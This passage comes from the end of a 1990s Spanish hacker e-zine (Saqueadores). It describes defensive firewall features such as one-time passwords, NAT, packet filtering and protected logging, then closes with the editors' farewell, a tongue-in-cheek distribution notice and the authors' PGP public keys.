Los firewalls ofrecen acceso transparente a la red externa a las aplicaciones TCP/IP del interior de la red, esto significa que tanto los Pc como Macs y sistemas UNIX operan normalmente a través del firewall.

Aplicaciones comunes como Telnet, Ftp, Gopher y browsers WWW se pueden utilizar sin modificarse así como aplicaciones adicionales (Archie, Ping, Directorio X-500..).

Esto elimina todo lo que hemos visto de utilizar proxies aunque lo más utilizado siga siendo el ejecutar proxies conviene saber que existe esto y es que los fabricantes no descansan. ;)

## Clave de un solo uso

Ya lo hemos visto antes, uno de los principales medios de entrar en una red es conseguir burlar el sistema de passwords por lo que ante la casi certeza de que a algún usuario le "birlarian" la clave tarde o temprano se opta por usar claves que no se pueden 're-utilizar' del tipo pregunta-respuesta (S/Key, Digital Pathways, CRYPTOCARD..)

## Ocultación de Dominios

El firewall oculta el dominio interno de la red protegida, si se posee un "muro doble" la única parte que expone su dominio es el "muro exterior", esto no interfiere en permitir que se realice e-mail, telnet y otros servicios aprobados hacia la red interna.

De manera adicional el correo enviado desde la red interna será "despojado" de la información comprometedora (con respecto a host y DNS) que podría dar a un potencial atacante una idea de la configuración interior de la red.

## Traducción de Direcciones de Red

Todas las direcciones IP internas son traducidas o remapeadas a la dirección IP del firewall expuesto. "Que significa esto?. Pues que todos los paquetes de datos que se originan dentro de la red aparecen como provenientes del firewall, esto permite que una empresa registre una sola dirección IP y que luego internamente use todas las que quiera.

### Filtrado Inteligente de Paquetes

Todos los paquetes dirigidos hacia el firewall son inteligentemente (supongo que con una inteligencia limitada :) ) filtrados para impedir el acceso a puertos no autorizados, se permite la conexión solo a hosts autorizados y el administrador puede conceder o denegar acceso de manera amplia hasta combinaciones específicas de host/puerto.

(O sea que puede prohibir a todo el mundo usar el puerto x, o solo al host tal, o solo el host x puede usar el puerto z... toda la gama)

### Logging

Una de las primeras cosas que hace un hacker cuando consigue entrar en un sistema es alterar o destruir el sistema de login, ellos lo saben así que vuelven a la carga con la técnica del muro doble y algo que llaman "drop safe logging" que consiste más o menos en que el log se mantiene en el muro interior a salvo del atacante que solo "ve" el muro exterior, asimismo el log se puede redirigir a impresoras o cintas de backup y por supuesto dota al administrador de elevadas capacidades para ver, controlar y monitorizar diversos usos del sistema.

Eso es todo, amigos.

\*EOF\*

«»  
 ° 16. DESPEDIDA °  
 ¼

Otro numero mas finalizado...parece que fue ayer pero estamos a punto de cumplir nuestro primer aniversario, con mas contenidos que nunca, con mas colaboradores que nunca y mas fuertes que nunca tras la experiencia por la que hemos pasado este ultimo mes.

En estos momentos somos la revista electronica under mas leida de España asi de claro, parece extraño pero es simple, muchos otros proyectos de revista se han ido quedando en el camino, falta de ganas, de tiempo, de resultados.. quien sabe?. Una lastima en todo caso por que todos ellos iban en la misma direccion que nosotros. COMPARTIR EL CONOCIMIENTO.

Ya son demasiados años de lobos solitarios y grupitos aislados, aunque se siga actuando asi por precaucion o comodidad no habia excusa para no comenzar a darle una oportunidad a la gente que queria aprender, no habia excusa para seguir encerrados en nuestros cuchitriles de hackadicto. Aquí estamos y aquí seguiremos bajo esta u otra forma.

El tiempo dira.

Y de momento nos dice que el numero 11 deberia verse alla por mediados o finales de septiembre. :-).

Hasta entonces.

Y recordad, hagais lo que hagais.  
 Tened cuidado ahi fuera.

Paseante <paseante@geocities.com>

```

*****
* Esta revista se distribuye libremente, te autorizamos a que tu tambien *
* lo hagas siempre que no modifiques el , y el disclaimer, los miembros de *
* las fuerzas y cuerpos de seguridad del Estado deben pagar 950 pts para *
* poder leer la revista asi como todos los funcionarios del Ministerio y *
* las Consejerias de Interior y trabajadores o miembros de la BSA, este *
* pago se puede hacer cediendo a Saqueadores espacio Web, FTP, o visitando *
* nuestra homepage para darnos Geopoints y siempre que las visitas sean *
* validas segun las normas de Geocities al respecto. *
*****
    
```

Llaves PGP:

```

-----
Type Bits/KeyID      Date          User ID
pub 1024/3359D401 1997/02/11 el duke de sicilia
    
```

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: 2.6.3ia

```

mQCNAzMaj4EAAAEAAJyNgoO6YzU+PZvbwsSH9AHhNntLPyPF15rUtb9Tch/82rzv
3l6wETMcwNX/4dumsKDjz3iwL5JN+V5AYiIg4JDj5otbrkk6imjtMUMSXnsriw9a
0noSvw9guDC+JR8NDNPS+M8PpdcFBtQIv88oJF3JLWO/P9m6XX1rjOwzWdQBAAUR
tBJlbCBkdWtLIgRlIHNpY2lsaWE=
=R8Us
    
```

-----END PGP PUBLIC KEY BLOCK-----

```

-----
Tipo Bits/Clave   Fecha       Identificador
pub 1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

```

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: 2.6.3ia

```

mQCNAjMK8d4AAAEAL4kqbsDJ8C60RvWH7MG/b27Xn06fgrl+ieeBHyWwIIQlGkI
lJyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+dlyfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBU3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXN1YW50ZSA8cGFzZWVudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUFACCM+X7hYGS0YeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWitB1Yt2NLLxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZLxsBVwXoQP3yZp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog

```

-----END PGP PUBLIC KEY BLOCK-----

```

-----
Tipo Bits/Clave   Fecha       Identificador
pub 2048/E61E7135 1997/06/12 El Profesor Falken

```

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: 2.6.3ia

```

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+luboKxPDJj7n/knoGbv+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZ19GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLiIhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSzlSPSvpes8LYOGXRYXoOSEGd6Nrqr05eYecTUABRG0EkVsIFByb2Z1c29yIEZh
bGtlbokBFQMFEDOfm6auquj15h5xNQEBOFIH/jdsjeDDv3TE/lrclgewoL9phU3K
KS9B3a3az2/KmFdqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPJUYiQYA4zDDEu+fO9ZDB1Ku0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXSGQj2nXvOwVVs080AccS4=
=6czA

```

-----END PGP PUBLIC KEY BLOCK-----

"La violencia y el asesinato no son la respuesta, son el problema"

MABG y otras 814 victimas, descansad en paz.

, Saqueadores. 1996-7

\*EOF\*